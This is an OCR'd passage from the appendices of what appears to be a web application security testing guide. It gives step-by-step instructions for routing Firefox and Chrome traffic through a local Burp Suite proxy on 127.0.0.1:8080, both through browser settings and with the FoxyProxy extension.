
**URL:** about:preferences





**Step 2:** Click on “Advanced” tab on the left panel and then click on “Settings” button under “Network” tab.





**Step 3:** Enter “127.0.0.1” and “8080” in “HTTP Proxy” textbox and “Port” textbox respectively.



**Step 4:** Start Burp suite.




**Step 5:** Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.




All the HTTP request made by Mozilla Firefox will be intercepted by Burp Suite.

## Appendix C


### C.1 FoxyProxy on Google Chrome with Burp Suite

**Step 1:** Installing FoxyProxy.


FoxyProxy Standard plugin for Google Chrome can be installed from the URL given below:

**URL:**
https://chrome.google.com/webstore/detail/foxyproxy-standard/gcknhkkoolaabfmlnjonogaaifnjlfnp?hl=en


After installing FoxyProxy, a small fox icon will appear on the right side of the address bar.




**Step 2:** Click on the FoxyProxy icon and click on Options.




**Step 3:** Click on the “Add New Proxy” Button.




**Step 4:** Enter “127.0.0.1” in “Host or IP Address” textbox and enter “8080” in Port textbox.




Click on the Save button.





The configured proxy will appear in the proxies table.

**Step 5:** Enable the proxy.


Click on the FoxyProxy icon and select the option “Use proxy 127.0.0.1:8080 for all URLs”


The FoxyProxy icon will change its color (In this case it is blue).

**Step 6:** Start Burp suite.




**Step 7:** Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.




All the HTTP/HTTPS request made by Google Chrome will be intercepted by Burp Suite.


### C.2 FoxyProxy on Mozilla Firefox with Burp Suite

**Step 1:** Installing FoxyProxy.


FoxyProxy Standard plugin for Mozilla Firefox can be installed from the URL given below:

**URL:** https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/


After installing FoxyProxy, a small fox icon will appear on the right side of the address bar.




**Step 2:** Click on the FoxyProxy icon and click on Options.




**Step 3:** Click on the add button on the left panel




**Step 4:** Enter “127.0.0.1” in “IP Address, DNS name, server name” textbox and enter “8080” in Port textbox.





Click on the Save button.




The proxy will appear in the proxies table.


**Step 5:** Enable the proxy.

Click on the FoxyProxy icon and select the option “Use proxy 127.0.0.1:8080 for all URLs (ignore patterns)”

